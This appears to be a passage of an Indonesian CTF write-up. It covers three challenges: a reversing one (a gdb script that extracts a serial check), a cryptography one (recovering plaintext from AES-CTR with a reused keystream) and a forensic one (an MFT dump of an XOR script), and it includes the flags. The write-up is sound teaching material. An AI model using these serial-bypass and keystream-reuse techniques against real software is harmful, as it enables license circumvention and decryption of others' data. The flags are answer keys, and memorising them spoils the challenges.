   0x555555400ece:      xor    eax,DWORD PTR [rbp-0x64]
   0x555555400ed1:      add    DWORD PTR [rbp-0x88],eax
   0x555555400ed7:      mov    eax,DWORD PTR [rbp-0x88]
   0x555555400edd:      imul   eax,DWORD PTR [rbp-0x6c]
   0x555555400ee1:      mov    DWORD PTR [rbp-0x90],eax
   0x555555400ee7:      mov    eax,DWORD PTR [rbp-0x68]
   0x555555400eea:      add    eax,0xf
   0x555555400eed:      sub    eax,DWORD PTR [rbp-0x70]
   0x555555400ef0:      mov    edx,eax
   0x555555400ef2:      mov    eax,DWORD PTR [rbp-0x68]
   0x555555400ef5:      add    edx,eax
```


Diatas pada address 0x555555400ece sama dengan xor yang harus 0,

DWORD PTR [rbp-0x64] adalah nilai dari &v16 + v15
Eax adalah nilai inputan saya yaitu A2 + i

Jadi saya break 0x555555400ece dan continue, terus x/bx $rbp-0x64 dan mendapatkan character yang harus dimasukan.
Panjang kodenya adalah 32

gdb -q -x solve.py

Saya membuat script continue dan print value x/bx $rbp-0x64, hasil dari cereal1 adalah dibawah ini 08498612420008497362530843487879, inputan yang dimasukan adalah asal.



```
0x00007fffffffde18│+0x0048: 0x0000003800000035 ("5"?)
0x00007fffffffde20│+0x0050: 0x0000003200000037 ("7"?)
0x00007fffffffde28│+0x0058: 0x0000003300000034 ("4"?)
0x00007fffffffde30│+0x0060: 0x0000003900000031 ("1"?)
0x00007fffffffde38│+0x0068: "ijklmnop6"

[#0] Id 1, Name: "cereal", stopped 0x555555400ed1 in ?? 

[#0] 0x555555400ed1 → add DWORD PTR [rbp-0x88], eax
[#1] 0x555555401053 → test eax, eax
[#2] 0x7ffff7e05d0a → __libc_start_main(main=0x555555400
ptimized out>, rtld_fini=<optimized out>, stack_end=0x7f
[#3] 0x5555554008fa → hlt

08498612420008497362530843487879
Invalid cereal...
[Inferior 1 (process 9098) exited with code 0377]
Pause
Traceback (most recent call last):
  File "solve.py", line 27, in <module>
```

Saya memasukan kodenya secara manual


cereal1 = '08498612420008497362530843487879'

cereal2 = '59136831783676475140286694187307'

cereal3 = '73396680181532725040642253521829'

Kode yang didapat

Hasil akhirnya



```
0×00007fffffffddd0│+0×0000: 0×00007fffffffdf04  →  "73396680181532725040642253521829"     ← $rsp
0×00007fffffffddd8│+0×0008: 0×00007fffffffdeae  →  "FjbXyEzXENPSwNR"
0×00007fffffffdde0│+0×0010: 0×cfe49c1900000000
0×00007fffffffdde8│+0×0018: 0×0000001f00000000
0×00007fffffffddf0│+0×0020: 0×000038160000000f
0×00007fffffffddf8│+0×0028: 0×00000ee000001bd4
0×00007fffffffde00│+0×0030: 0×000000c9cfe4ab37
0×00007fffffffde08│+0×0038: 0×0000003900000009
0×00007fffffffde10│+0×0040: 0×0000003000000036 ("6"?)
0×00007fffffffde18│+0×0048: 0×0000003800000035 ("5"?)
0×00007fffffffde20│+0×0050: 0×0000003200000037 ("7"?)
0×00007fffffffde28│+0×0058: 0×0000003300000034 ("4"?)
0×00007fffffffde30│+0×0060: 0×0000003900000031 ("1"?)
0×00007fffffffde38│+0×0068: "ijklmnop6"
──────────────────────────────────────────────────────────────────── threads ──
[#0] Id 1, Name: "cereal", stopped 0×555555400ed1 in ?? (), reason: BREAKPOINT
────────────────────────────────────────────────────────────────────── trace ──
[#0] 0×555555400ed1 → add DWORD PTR [rbp-0×88], eax
[#1] 0×555555401053 → test eax, eax
[#2] 0×7ffff7e05d0a → __libc_start_main(main=0×555555400f3e, argc=0×1, argv=0×7fffffffe028, init=<optimized out>, fini=<o
ptimized out>, rtld_fini=<optimized out>, stack_end=0×7fffffffe018)
[#3] 0×5555554008fa → hlt
───────────────────────────────────────────────────────────────────────────────
73396680181532725040642253521829
gef➤  c
Continuing.
Here is your flag: Slashroot5{08498612420008497362530843487879591368317836764751402866941873077339668018153272504064222535
21829}
[Inferior 1 (process 7157) exited normally]
gef➤  
```

Code:

solve.py


```python
import gdb
import sys

cereal1 = '08498612420008497362530843487879'
cereal2 = '59136831783676475140286694187307'
cereal3 = '73396680181532725040642253521829'

gdb.execute('file ./cereal')
gdb.execute('b *0x555555401009')
gdb.execute('b *0x555555400ed1')
gdb.execute('r')

wait = input("Pause")

flag = ''
for i in range(32):
      gdb.execute('c')
      o = gdb.execute('x/bx $rbp-0x64',
to_string=True)[:-1].split('\t')
      flag += chr(int(o[1],16))
      print(flag)

gdb.execute('c')
wait = input("Pause")

flag = ''
for i in range(32):
      gdb.execute('c')
      o = gdb.execute('x/bx $rbp-0x64',
to_string=True)[:-1].split('\t')
      flag += chr(int(o[1],16))
      print(flag)

gdb.execute('c')

flag = ''
for i in range(32):
      gdb.execute('c')
      o = gdb.execute('x/bx $rbp-0x64',
to_string=True)[:-1].split('\t')
      flag += chr(int(o[1],16))
      print(flag)

gdb.execute('c')
```

Flag:
Slashroot5{0849861242000849736253084348787959136831783676475140286694187307733966801815327250406422535218 29}

Cryptography


Secret Message


Langkah Penyelesaian:




```python
#!/usr/bin/env python3
from binascii import hexlify
from Crypto.Util import Counter
from Crypto.Cipher import AES
from secret import msg
import os

KEY = os.urandom(16)

convo = ""
for m in msg:
    aes = AES.new(KEY, AES.MODE_CTR, counter=Counter.new(128))
    sender = m[:10]
    content = m[10:].encode()
    enc_content = hexlify(aes.encrypt(content)).decode()
    convo += sender + enc_content + "\n"

with open("convo.enc", "w") as c:
    c.write(convo.strip())
```

Jadi soal ini memakai AES CTR and reusable key. mari dilihat dulu encryption mechanism nya AES CTR.





Disini AES melakukan Encryption dengan xor masing-masing string dengan a certain char. Dan bila key nya sama berarti semua char di masing-masing index itu sama. Jadinya kita bisa coba coba saja string yang memungkinkan untuk mendapatkan partial string lainnya, karena ini sebuah percakapan kita bisa coba coba memakai kata seperti "Hi" "Ya", dll untuk start dan sisanya tinggal mencoba-coba…



```
Test apa : Wokeh, apa tugasnya yak? aku gak ikut kelas
--------------------------------------------------
potentialKey : b'K\x899\xd9j\x10zn$\xf4p\x80\xf8\xcc\xedB3bW\x0e\xf6\xe4q\xce\xe2\xe2\xde\x1dh\x9e[?\x9
5\xd8\xc7\xf69GTA(\xd4\x1a' from b'1ce652bc023c5a0f549550f48dab8c315d1b362e8f851af1c283b56848f93a54b5b1
ac834d673f2444b569e5dcf809f3b06fbbdd29029876c7934c5c'
['Hi ayu.....', 'Ya?', 'Ngambil matkul kriptografi kan?', 'Iya', 'Wokeh, apa tugasnya yak? aku gak ikut
 kelas', 'Disuruh cari key caesar cipher gitu, ganger', 'Hoooo, ok. Ciphertextnya apa?', 'Hah?', 'Pasti
 ada dikasi tulisan gajelas, coba kiri', 'Ok', 'Fynfuebbg5{phzn_kbe_qna_fuvsg_xbx_urur}', 'Itu kan?', '
Wokeh, makasi yak', 'Ya', 'Eh, nanti kalo udah kasi tau caranya gimana', 'Ya, ez ni hehe']
--------------------------------------------------
potentialKey : b'X\x8f!\xc9pI2/7\xf4"\x9d\xad\xc0\xe9H}xWK\xfc\xe4h\xd1\xa1\xea\xc5\x00-\x8b\x1a3\xdc\x
c5\xd9\xafm\x00^J#\xd0\x1b' from b'0fe04aac1865124e479502e9d8a7883b1301366b858503ee818bae750dec7b58fcac
b2da1920352f4fb168ffccb948eca4'
['[o8qc,fo=.|', "Jg'", ']ay}x0$a~a&v `$a<sp1egk~%a;v${~', 'Disuruh cari key caesar cipher gitu, ganger'
, 'Wokeh, apa tugasnya yak? aku gak ikut kelas', '[gp/', '\\m', 'Zrm0q8&~', 'Disuruh,rk3n<,}k%', 'Jg']
--------------------------------------------------
potentialKey : b"L\x87!\xc8k\x1c;k5\xb54\x9d\xe6\xca\xffX}oCB\xe6\xf6{\x9f\xe2\xe4\xd4\x02-\x95['\x99\x
91\xcf\xec/\x06\x1fO-\xc7\x00" from b'1be84aad03301b0a45d414e993ad9e2b131622629f9710a0c285bf770df23a4cb
9f8a4995b26742a41a673e685f24cf4b865bbdd3a06817a'
['Og8pxyo+?oj', "^o'", 'Nwy', 'Pasti ada dikasi tulisan gajelas, coba kiri', 'Oop.', 'Wokeh, apa tugasn
ya yak? aku gak ikut kelas', 'He', 'Nzm1jm/:', 'Pasti ahp*%nw&k{%', '^o', 'Bf41om/qxa/|ri2o*l|l{sy8 rkj
ehajm\'q{6&"cd}{', '^o41dvakxa,xvc']
--------------------------------------------------
potentialKey : b'Y\x8e~\x9cl]4{=\xb5;\x95\xe1\xc4\xacD9z^\x0e\xe4\xe4i\x98\xe2\xf7\xd4\x1dh\x9a[&\xd4\x
df\xd5\xe2m\x00VI%\xdb\x08' from b'0ee115f90471141a4dd41be194a3cd3757033f2e9d8502a7c296bf6848fd3a4df4b6
be9719203d2c49ba7babdcf842'
['Kfx', '\\`&(d$"5t ?~ldamxqyt}gj7f|*kaj?', '[~&', 'Eh, nanti kalo udah kasi tau caranya gimana', 'Zh(*
ianzrokVpx)cxllxfna7 tza?', 'Zf/z', 'Bf41om/qxa/|ri2o*l|l{sy8 rkjehajm\'q{6&"cd}{', ']l', '[s2em, *', '
Eh, nanxx**fp(8ga', 'Kf', 'Wokeh, apa tugasnya yak? aku gak ikut kelas', 'Kfkec7n{pa#pqm']
[press enter]
```

Setelah dapat ternyata di caesar mungkin agar tidak langsung ketahuan

Code:

solve.py

```python
import binascii
import string
charset = string.printable[:-5].encode()

def xor(a,b):
    ret = b''
    for i in range(min(len(a), len(b))):
        ret += bytes([a[i]^b[i]])
    return ret

with open('convo.enc') as handle:
    convo = handle.readlines()

potentialFlag = []
for c in convo:
    potentialFlag.append(bytes.fromhex(c[10:].strip()))

while True:
    known = input("Test apa : ").encode()

    for m in potentialFlag:
        tmp = []
        if len(m) > len(known):
            potentialKey = xor(m,known)
            check = b''
            for k in potentialFlag:
                check = xor(k, potentialKey)
                for c in check:
                    if c not in charset:
                        break
                else:
                    tmp.append(check.decode())
            else:
                print('-'*50)
                print(f'potentialKey : {potentialKey} from {binascii.hexlify(m)}')
                print(tmp)
    input('[press enter]')
    print('\n'*50)
```

Flag:


Slashroot5{cuma_xor_dan_shift_kok_hehe}

Forensic

Elp me again pls


Langkah Penyelesaian:

Bisa ditemukan encryption script flag.zip di mftparser data




```
$FILE_NAME
Creation                       Modified                       MFT Altered                    Access Date                    Name/Path
------------------------------ ------------------------------ ------------------------------ ------------------------------ ---------
2021-10-13 21:33:11 UTC+0000 2021-10-13 21:33:11 UTC+0000   2021-10-13 21:33:11 UTC+0000   2021-10-13 21:33:11 UTC+0000   WINDOWS\system32\AV\woJehaDdwaEh

$DATA
0000000000: 66 72 6f 6d 20 62 69 6e 61 73 63 69 69 20 69 6d   from.binascii.im
0000000010: 70 6f 72 74 20 75 6e 68 65 78 6c 69 66 79 20 0d   port.unhexlify..
0000000020: 0a 66 72 6f 6d 20 73 79 73 20 69 6d 70 6f 72 74   .from.sys.import
0000000030: 20 61 72 67 76 20 0d 0a 69 6d 70 6f 72 74 20 6f   .argv...import.o
0000000040: 73 20 0d 0a 64 65 66 20 78 6f 72 28 64 61 74 61   s...def.xor(data
0000000050: 2c 20 6b 65 79 29 3a 20 0d 0a 20 20 20 20 72 65   ,.key):.......re
0000000060: 74 75 72 6e 20 62 22 22 2e 6a 6f 69 6e 28 63 68   turn.b"".join(ch
0000000070: 72 28 64 61 74 61 5b 69 5d 20 5e 20 6b 65 79 5b   r(data[i].^.key[
0000000080: 69 20 25 20 6c 65 6e 28 6b 65 79 29 5d 29 2e 65   i.%.len(key)]).e
0000000090: 6e 63 6f 64 65 28 22 6c 61 74 69 6e 31 22 29 20   ncode("latin1").
